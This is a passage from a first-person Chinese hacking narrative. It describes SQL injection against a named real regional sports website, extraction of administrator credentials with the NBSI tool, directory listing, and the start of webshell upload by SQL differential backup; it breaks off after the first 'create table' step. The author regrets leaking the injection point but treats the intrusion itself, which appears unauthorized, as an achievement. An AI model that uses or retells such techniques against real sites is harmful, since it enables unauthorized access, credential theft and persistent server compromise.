


图1 发现注入点




图2 猜解数据库记录

接着进行注入检测，通过检测发现此网站用的是SQL数据库，当前库为vnetsports，DB_OWNER权限，并通过SQL猜解得到管理员的账号和密码（由于猜解得比较慢，所以换用了NBSI试了试，速度快多了，如图2所示）。

三、试图上传webshell

接着我打算把管理后台找出来，以便用得到的管理员账号进入后台，看后台是否有可以利用的地方。试用了后台查找功能探测，结果没有找到。难道就眼睁睁拿着账号和密码进不去？后来试了试列目录功能，原来是有这权限的，找啊找，终于在D盘里找到了VnetSports目录，一看目录名就知道是它了。进去一看，有data、documents、manage、wwwroot等目录，wwwroot目录当然就是WEB目录了，manage目录是管理后台目录，documents目录是文档目录，data是数据目录，如图3所示。




图3 查看目标的目录



图4 发现敏感文件

看到这些目录结构真令人又欢喜又惊奇。可喜的是在documents目录还放了开发此系统的技术和管理使用说明文档，真是太诱人了，如果能弄到手真是学习此类编程的好机会，如图4所示。

令我惊奇和不解的是管理后台怎么不在WEB目录中，管理员是怎么访问维护的呢？经过一翻思考，猜测管理目录应是作为

另外一个独立的WEB目录的，但我猜了几次都未猜到它的访问地址。后来，在我成功突破以后，看到documents目录中的技术文档，才知道原来管理员是通过http://sports.gd.chinavnet.com:88登录维护的，如图5所示，用得到的管理员账号密码进入了管理后台，如图6所示，当然这些都是后话了。




图5 后台登录界面




图6 成功登录后台

当初我是怎么想的呢？我仅想着如何在网页中找问题了，连端口也未扫描一下，这是个教训，同时我也由衷佩服设计人员这个不错的做法。先前未想到这点，所以上传webshell的想法被卡住了。

四、寻求帮助——过错的开端

正当我无法突破的时候，我想到了去QQ群里与大家讨论并请高手相助，可是没人理我。而我泄露出去的注入点令广东互联星空因此而危机四伏，这是我这次得到的最大教训。不能随便将此类信息讲给别人，引诱别人犯罪不是？要讲也不能讲得如此具体，只讲讲问题表象就行。到底酿成了什么错，后文我会提到。




图7 一句话木马客户端

五、成功突破——过错的认识

第二天，灵感突现，想到了利用SQL数据库差异备份的方法，终于成功上传了ASP木马，获得了Webshell，步骤如下：

1、create table [dbo].[elin_tmp] ([cmd] [image])——创建一个表；

